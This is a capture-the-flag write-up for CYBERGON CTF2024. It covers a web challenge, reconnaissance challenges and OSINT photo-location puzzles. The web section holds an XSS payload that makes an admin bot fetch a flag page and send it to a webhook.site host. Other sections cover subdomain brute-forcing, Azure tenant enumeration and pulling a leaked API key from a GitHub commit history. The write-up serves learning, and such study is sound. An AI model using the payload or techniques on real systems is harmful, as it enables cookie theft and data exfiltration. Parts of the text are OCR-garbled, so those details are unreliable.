
Request Details		Permalink	Raw content	Copy as
GET	https://webhook.site/5a9cf23c-afa1-471d-922f-f2bea1bf8cdf?admin-auth=cBywv7XN2Z			
Host	46.250.232.141	Whois	Shodan	Notify
Date	12/08/2024 2:17:05 AM (a few seconds ago)	Censys	VirusTotal	
Size	0 bytes			
Time	0.001 sec			
ID	7360307c-5ba5-4505-b331-9b3867dfa5dc			
Note	Add Note			

Query strings

admin-auth	cBywv7XN2Z
------------	------------

No content

So I got admin cookies then I used admin cookies to check the admin endpoint then I found a hidden parameter in admin endpoint that endpoint is also reflected the user input. Then I tried to get XSS and send it to the bot to get flag.




The **h1dd3nparam-cyBerG0n** parameter can control admin Bot by using xss vulnerability.



So we are planning to read the flag via admin bot's action. So we created following javascript payload:

```
/admin?h1dd3nparam-cyBerG0n=<script>fetch("/flag").then(res => res.text()).then(res => {return fetch(`https://webhook.site/86ffe54-958c-455f-81d1-36c194ee934d?content=${res}`)}</script>
```

In this time, Bot will view our payload. It's trying to request the flag page and then it will send flag page response data to our webhook.



Let's try to read the flag!!!

[Access Flag Admin Gallery\(restricted\)](#) [User Gallery](#)

Dumb Bot

Enter your URL: (Example: /gallery)

`/admin?h1dd3nparam-cyBerG0n=<script>fetch("/flag")`

Submit URL

Request Details

		Permalink	Raw content	Copy as ▾
GET	https://webhook.site/5a9cf23c-afa1-471d-922f-f2bea1bf8cdf?givemedaflag=%22flag%22%22CYB...			
Host	46.250.232.141	Whois	Shodan	Notify
Date	12/08/2024 2:26:24 AM (a few seconds ago)			
Size	0 bytes			
Time	0.000 sec			
ID	5be6deed-5b92-4d14-b71a-65fae432b2de			
Note	Add Note			

Query strings


givemedaflag	{"flag": "CYBERGON_CTF2024{Th3_DumB_dUmB_b0T!}"}
No content	

Finally, we got the flag via admin Bot's flag read action.

Flag: CYBERGON_CTF2024{Th3_DumB_dUmB_b0T!}

Reconnaissance

Validation




To solve the challenge, we used nslookup to query the DNS records of the domain “flaghunt.lol”. We retrieved all TXT records by using `nslookup -type=txt flaghunt.lol`

```
(kali㉿kali)-[~]
$ nslookup -type=txt flaghunt.lol
Server:      192.168.100.1
Address:    192.168.100.1#53
Non-authoritative answer:          TXT Record
flaghunt.lol  text = "MS=ms7911559f4"
flaghunt.lol  text = "v=spf1 include:spf.efwd.registrar-servers.com ~all" ← SPF Record
flaghunt.lol  text = "MS=ms42468910"
flaghunt.lol  text = "Oops!"
```

We queried the TXT records for the domain `flaghunt.lol`, which returned a total of 4 TXT records. Among these, one record contained `v=spf1`, identifying it as an SPF record. So our flag value is {4:1}.

Flag: CYBERGON_CTF2024{4:1}

Secure Life



In this challenge, we need to find the challenge file certificate's expiration date. So we have found the certificate expiration date by using openssl tool. The Certificate's expiration date is Nov 24 20:38:00 2039 GMT.

```
(root@h3x:[~/Desktop/Cybergon2024]
# openssl x509 -in certificate.der -text -enddate -noout
Certificate:
Data:
Version: 3 (0x2)
Serial Number:
    0e:b7:93:2e:cb:d3:71:7f:50:de:82:85:9b:e5:a2:68:a0:c9:ac:af
Signature Algorithm: sha256WithRSAEncryption
Issuer: C = US, O = "CloudFlare, Inc.", OU = CloudFlare Origin SSL Certificate Authority, L = San Francisco, ST = California
Validity
    Not Before: Nov 27 20:38:00 2024 GMT
    Not After : Nov 24 20:38:00 2039 GMT Certificate's expiration date
Subject: O = Cloudflare, Inc., OU = CloudFlare Origin CA, CN = CloudFlare Origin Certificate
Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
    Public-Key: (2048 bit)
        Modulus:
            00:c5:41:5b:cc:cc:2c:94:ec:ab:34:60:7e:e2:
            cf:0f:cb:d3:9b:a5:d8:60:4f:37:61:a7:5a:98:8a:
            75:06:a1:ab:39:c6:69:96:c6:da:cf:f1:a0:d0:f4:
            8d:aa:d6:0d:9b:07:c2:59:39:37:19:6b:59:4c:84:
            67:27:70:c1:3b:23:b9:h1:3c:e9:3a:1d:9a:b0:f8:
            07:f2:85:34:78:33:cd:e0:a8:c5:2a:4f:f4:4f:37:
            f0:5b:d1:a1:bf:91:56:a5:e8:41:e9:ad:ce:a3:
            27:9f:d1:89:1d:e3:d5:d2:af:e4:1a:99:c6:ff:56:
            18:05:b5:23:e6:52:a6:62:5d:6:c:dc:23:c1:a7:a1:
            30:3f:b3:34:f5:78:c9:98:fa:e9:7b:be:4e:fd:0f:
            34:c1:4c:f6:2f:89:7f:23:60:be:fa:1f:94:73:05:
            af:28:14:4c:2d:40:38:bd:f9:c:e:bc:02:a3:a3:36:
            51:00:25:88:2e:fe:a0:54:a2:60:ea:0c:b7:72:df:
            4b:ac:87:55:1f:46:f5:c7:c2:05:c8:5b:18:0f:27:
            a7:7d:95:5e:26:ad:4a:54:d4:18:4d:27:64:74:a1:
            c4:5c:f6:21:df:38:7d:80:70:12:f2:ef:e9:40:21:
            bd:04:d3:39:97:1e:dc:1a:82:a:e:ea:9d:57:46:17:
            e4:ad
        Exponent: 65537 (0x10001)
X509v3 extensions:
```

Flag: CYBERGON_CTF2024{2039:11:24:20:38:00}

Uncover

Uncover

100

Intel Byte Company has Azure Entra Service Your task is to uncover its name !!

Flag Format - CYBERGON_CTF2024{tenant's name}

Author - Too

intelbyte.io

1/4 attempts

- After doing some searches, I found ADDInternals tool interested which can be used for gathering information from Azure AD Administering.
- After cloning or download the modules from: <https://github.com/Gerenios/AADInternals>, we can implement as below,

```
Set-ExecutionPolicy Unrestricted  
Import-Module .\AADInternals.ps1  
Get-AADIntTenantDomains -Domain intelbyte.io
```

Therefore, we can get the Tenants name as show below,

```
cloudera9999@gmail.onmicrosoft.com  
goddamnit2024.onmicrosoft.com  
intelbyte.io
```

Flag: CYBERGON_CTF2024{goddamnit2024.onmicrosoft.com}

Discovery



To solve the challenge of enumerating subdomains under **flaghunt.lol**, we began by using tools like VirusTotal, Sublist3r, and various online subdomain discovery services, which revealed only a few subdomains. Realizing these methods were insufficient, we turned to active enumeration with **gobuster**.

Using the command -

gobuster dns -d flaghunt.lol -w Subdomain.txt and a comprehensive wordlist.

```
[*] kali㉿kali:[~]
[-] gobuster dns -d flaghunt.lol -w /usr/share/wordlists/amass/subdomains-top1mil-110000.txt

Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firegart)
=====
[+] Domain: flaghunt.lol
[+] Threads: 10
[+] Timeout: 1s
[+] Wordlist: /usr/share/wordlists/amass/subdomains-top1mil-110000.txt
=====
2024/12/05 14:05:50 Starting gobuster in DNS enumeration mode
=====
[!] Found: www.flaghunt.lol

[!] Found: localhost.flaghunt.lol

[!] Found: dev.flaghunt.lol

[!] Found: demo.flaghunt.lol

[!] Found: api.flaghunt.lol

[!] Found: wiki.flaghunt.lol

[!] Found: proxy.flaghunt.lol

[!] Found: upload.flaghunt.lol

[!] Found: ssh.flaghunt.lol

[!] Found: payment.flaghunt.lol

[!] Found: idp.flaghunt.lol

[!] Found: x.flaghunt.lol

[!] Found: adserver.flaghunt.lol

[!] Found: booking.flaghunt.lol

[!] Found: repository.flaghunt.lol

[!] Found: wsus.flaghunt.lol

[!] Found: WWW.flaghunt.lol

[!] Found: root.flaghunt.lol

[!] Found: LOCALHOST.flaghunt.lol
```

We successfully identified 19 subdomains associated with the domain. The final flag was submitted in the required format.

Flag: CYBERGON_CTF2024{19}

Leakage

Challenge 87 Solves

Leakage

100

An SRE working on Kubernetes deployments over AWS cloud and accidentally pushed sensitive code and configurations to a public GitHub repository. Upon analysis, it seems like some configurations might be related with a server api.flaghunt.lol.

Your task is to investigate the exposed repository and find sensitive information like AWS credentials or other secrets.

Flag Format - CYBERGON_CTF2024{secrets}

Author - Too

github.com

1/4 attempts

- Searching **api.flaghunt.lol** on the Github.
- You would get interested repo from **dummybear00**.

aws-kubernetes Public

Watch 1

main · 1 Branch · 0 Tags

Go to file Add file Code

dummybear00 Update kubernetes-config · 2d5e9eb · last week · 4 Commits

LICENSE	Initial commit	2 weeks ago
README.md	Initial commit	2 weeks ago
kubernetes-config	Update kubernetes-config	last week

README · GPL-3.0 license

aws-kubernetes

AWS Kubernetes

- From his repo, you will see that there are 4 commits history.
- Checking this will make you get a flag rightaway.

1 file changed +42 -0 lines changed

kube-config

```
19 +     "user": "aws-user"
20 +   }
21 + }
22 +
23 + ],
24 + "current-context": "aws-cluster-context",
25 + "users": [
26 + {
27 +   "name": "aws-user",
28 +   "user": {
29 +     "exec": {
30 +       "apiVersion": "client.authentication.k8s.io/v1alpha1",
31 +       "command": "aws",
32 +       "args": [
33 +         "eks",
34 +         "get-token",
35 +         "--cluster-internal",
36 +         "internal-gateway"
37 +       ]
38 +     },
39 +     "api-key": "34af-atg4-34gs-f234g-79g6"
40 +   }
41 + }
42 + ]
```

Flag: CYBERGON_CTF2024{34af-atg4-34gs-f234g-79g6}

OSINT

Vacation (1)

Challenge 114 Solves X

Vacation (1)

50

Can you find the location of this photo? To identify Hotel Name, City and Country.

Flag Format - CYBERGON_CTF2024{Novotel Hotel, Bangkok, Thailand}

Author - Andro6

 Where.png

Flag Submit


The challenge requires you to identify the hotel name, city, and country where the photo was taken.

```
(h3x㉿DESKTOP-FC13PQN) ~]$ file where.png
where.png: ISO Media, HEIF Image HEVC Main or Main Still Picture Profile
```


Let's check the image file format. The image is in HEIC format; convert it to PNG using the following site: <https://cloudconvert.com/heif-to-png>



When I search for image information by using google image, and it is Ha Long city from vietnam.



Looking at Google Maps, we can guess that the hotel is located as shown below.



After analyzing the photo and using Google Maps, I identified a possible match for the location. The potential hotel is the Muong Thanh Luxury Ha Long Centre Hotel, situated in Ha Long City, Vietnam.

Flag: CYBERGON_CTF2024{Muong Thanh Luxury Ha Long Centre Hotel, Ha Long, Vietnam}

Vacation (2)

Challenge 34 Solves X

Vacation (2)

100

Nice! You found the hotel name in Vacation (1). Can you find another location in this photo as well?

Flag Format - CYBERGON_CTF2024{The specific name of location}

Author - Andro6

 Specific_Lo...

Flag Submit

First, I downloaded the given file and opened the image. I found two men wearing Japanese kimonos and holding katana swords.





I also noticed a cosplay board in the photo. Then, I searched on Google using the keywords “the best Japan cosplay place in Ha Long Bay, Vietnam” because we already knew the location from Vacation(1).

Google Images search results for "the best japan cosplay place in ha long bay vietnam". The first result, a photo of a Sun World Ha Long event, is highlighted with a red box.

I found websites where Japanese cosplay photos were uploaded, and then I discovered some locations that matched with the challenge photo.

<https://halong.sunworld.vn/tin-tuc/combo-gia-ve-vi-vu-cap-treo-kham-pha-lang-ren-than-kiem.html>



The screenshot shows a news article titled "COMBO TICKET PRICE: VI VU SANG, DISCOVER 'SHOT-SHAPED VILLE'" posted on July 13, 2023. The article discusses the opening of a new Japanese cultural experience at Sun World Ha Long, featuring a "super product" with a strong image of brave Samurai warriors and the Katana sword. It includes a photograph of the interior of the attraction and a small image of food items.

The name of this location is SHOT-SHAPED VILLE in English. I tried submitting the flag using the English name of the location, but it was incorrect. So, I attempted using the Vietnamese name (Lang Ren Than Kiem) instead.

The screenshot shows a news article titled "COMBO GIÁ VÉ: VI VU CÁP TREO, KHÁM PHÁ 'LÀNG RÈN THẦN KIẾM'" posted on July 13, 2023. The article discusses the opening of a suspension bridge and the "Lang Ren Than Kiem" attraction. It includes a photograph of the suspension bridge and a small image of food items.

Location Name (Vietnamese Language) – Lang Ren Than Kiem, HaLong

Flag : CYBERGON_CTF2024{Lang Ren Than Kiem}

Favorite Journal

Challenge 82 Solves X

Favorite Journal

50

It's one of my favorite childhood journals. Can you find the published date and the registration number of printing house for the volume 1 - number 1?


CYBERGON_CTF2024{X-X-XX_XXXX}

Author - iamkfromburma

Favorite_C...

Flag Submit

First I downloaded the given file and when I open it I know that is shwethway journal. Then I search shwethway journal volume 1 and number 1 in google. I found a website it was share a google drive for shwethway vol 1 and the published date. In that file I found printing house registration number.





Flag: CYBERGON_CTF2024{4-1-69_0032}

The Flight

Challenge 37 Solves X

The Flight

50

The password you discovered in the Triple Quiz challenge (MISC category) is the nickname of a footballer. His club recently appointed a new manager, and the manager has recently traveled by flight. Can you track the details of this flight?

CYBERGON_CTF2024{Departure City's IATA, Arrival City's IATA, ICAO Address}

Author - iamkfromburma

Flag Submit

I got the password “ICEMAN” from the Triple Quiz challenge so I found the name in the browser and I found that it is the nickname of Victor Lindelof. Then I search the new manager's name and his recent traveled flight.I found the icao code of the flight at twitter(x.com).



PLIW (@AbovePortishead · Jun 22, 2022)
ICAO: 4950D2
Flt: OAV304 #OmniAviacaoTecnologia #LBA~#FAO
First seen: 2022/06/22 17:2033
Min Alt: 39000 ft MSL
Min Dist: 1.92 nm

#plane fence #adsb
globe.adsbexchange.com/?icao=4950d2

Flag: CYBERGON_CTF2024{BYJ, MAN, 4950D2}

The Train & The Bridge

Challenge 69 Solves X

The Train & The Bridge

100

Can you find the built year of the train from the photo, bridge name from the video and the published date of this video ?


[Example - 2024, Abc Def Bridge, 01 Jan 1991 = CYBERGON_CTF2024{2024_abcdef_01-01-1991}]

Author - iamkfromburma

 Challenge.r...

Flag Submit

First, I downloaded the challenge.rar file and I extracted the file. I found two files, one is a train photo and another one is a video file. I took the screenshot one of the video parts and I found it in the google image search then I found the original video at youtube. I search the train image in google and I found that is DF1237 then I search DF1237 build year in google and I found the build year at this website (<https://railgallery.ru/railcar/266995/#n434975>)



← → C railgallery.ru/railcar/266995/#n434975

Rail Vehicle Database Extras Comments Updates Help Feedback Search

RAILGALLERY

DF.1237

Railway District/Company:	Myanmar Railways
Depot:	Yangon (DRC)
Model:	MR DF
Builder:	Alstom Transport ■■■ Belfort
Built:	1969
Category:	Main Diesel Locomotives
Current condition:	In operation

All comments to the photos of this rail vehicle



Мьянма, регион Баго, станция Баго
Myanmar, Bago district, Bago station
Wednesday, January 2, 2002
Author: Bahnbilder von W. und H. Brutzer

Q 1 626

Your comment
You are not [logged in](#) on the site.
Only registered users can comment photos.

Flag: CYBERGON_CTF2024{1969_gokteik_09-05-2019}

History repeats itself

Challenge 86 Solves X

History repeats itself
100

A historic event played a key role in this picture. Can you identify the date of that event?

Flag Format - CYBERGON_CTF2024{MMMM_dd_yyyy}
Example - CYBERGON_CTF2024{December_01_2024}

[history.jpg](#)

Flag Submit

First I downloaded the image file and searched it with google image search. I know that is panglong agreement photo. I found the panglong agreement date at wiki (

https://en.wikipedia.org/wiki/Panglong_Agreement
)

Panglong Agreement

From Wikipedia, the free encyclopedia

This article is about the agreement. For the conference, see [Panglong Conference](#).

This article needs additional citations for verification. Please help [improve this article](#) by adding citations to reliable sources. Unsourced material may be challenged and removed.
 Find sources: "Panglong Agreement" – news · newspapers · books · scholar · JSTOR (August 2020) ([Learn how and when to remove this message](#))

The Panglong Agreement (Burmese: ပင်လွှာစာချုပ် [pɪn-lóʊ sà dzoʊ]) was reached in Panglong, Southern Shan State, between the Burmese government under Aung San and the Shan, Kachin, and Chin peoples on 12 February 1947. The agreement accepted "full autonomy" in internal administration for the Frontier Areas" in principle and envisioned the creation of a Kachin State by the Constituent Assembly. It continued the financial relations established between the Shan states and the Burmese federal government, and envisioned similar arrangements for the Kachin Hills and the Chin Hills. The anniversary of this agreement is celebrated annually as Union Day.^[1]


Signatories [edit]

Aung Zan Wai, Pe Khin, Bo Hmu Aung, Sir Maung Gyi, Dr. Sein Mya Maung, Myoma U Than Kywe were among the negotiators of the historical Panglong Conference negotiated with Bamar leader General Aung San and other ethnic leaders in 1947.

In popular culture [edit]

Panglong Agreement

THE PANGLONG AGREEMENT



Appearance hide

Text

Small
 Standard
 Large

Width

Standard
 Wide

Color (beta)

Automatic
 Light
 Dark

Flag: CYBERGON_CTF2024{February_12_1947}

The Stadium

Challenge 44 Solves X

The Stadium

50

One of my colleagues loves to play hockey. He sent me this photo recently and asked me where it is located, its capacity, and when it was built. (Please remove "" for Capacity). The question is based on the stadium. So, target to find the stadium's capacity and and forget the keyword "hockey" at the moment.

```
CYBERGON_CTF2024{City_Province_Capacity_BuiltYear
}
```

Author - iamkfromburma



Flag Submit

First I downloaded the given image and searched it in google image search. Then I found that name is centre bell and it is located in Montreal, Quebec, Canada and built in 1993.I found the capacity of the bell centre at this link (https://en.wikipedia.org/wiki/List_of_indoor Arenas_in_Canada)

List of indoor arenas in Canada

Add languages ▾

Article Talk Read Edit View history Tools ▾ Appearance

From Wikipedia, the free encyclopedia

The following is a list of **Indoor arenas in Canada** with a capacity of at least 1,000 for sporting events. The arenas in the table are ranked by capacity; the arenas with the highest capacities are listed first.

Current arenas [edit]

Canada's largest indoor arenas by seating capacity for ice hockey. Rows shaded in yellow indicates arenas that are home to an NHL and/or NBA franchise.

Text: Small, Standard, Large
Width: Standard, Wide

#	Image	Arena	City	Province/ter.	Maximum	Hockey	Basketb.	Pro	Jr.	Major tenant(s)	Built
1		Bell Centre	Montreal	Quebec	21,105	21,302	21,700	NHL		Montreal Canadiens	1996
2		Rogers Place	Edmonton	Alberta	20,734	18,641	19,500	NHL	WHL	Edmonton Oilers, Edmonton Oil Kings	2016
3		Canadian Tire Centre	Ottawa	Ontario	20,500	19,153		NHL		Ottawa Senators	1996

Flag: CYBERGON_CTF2024{Montreal_Quebec_21700_1993}

The Statue

Challenge 109 Solves X

The Statue
50

Can you locate the location of the person who took this photo ?

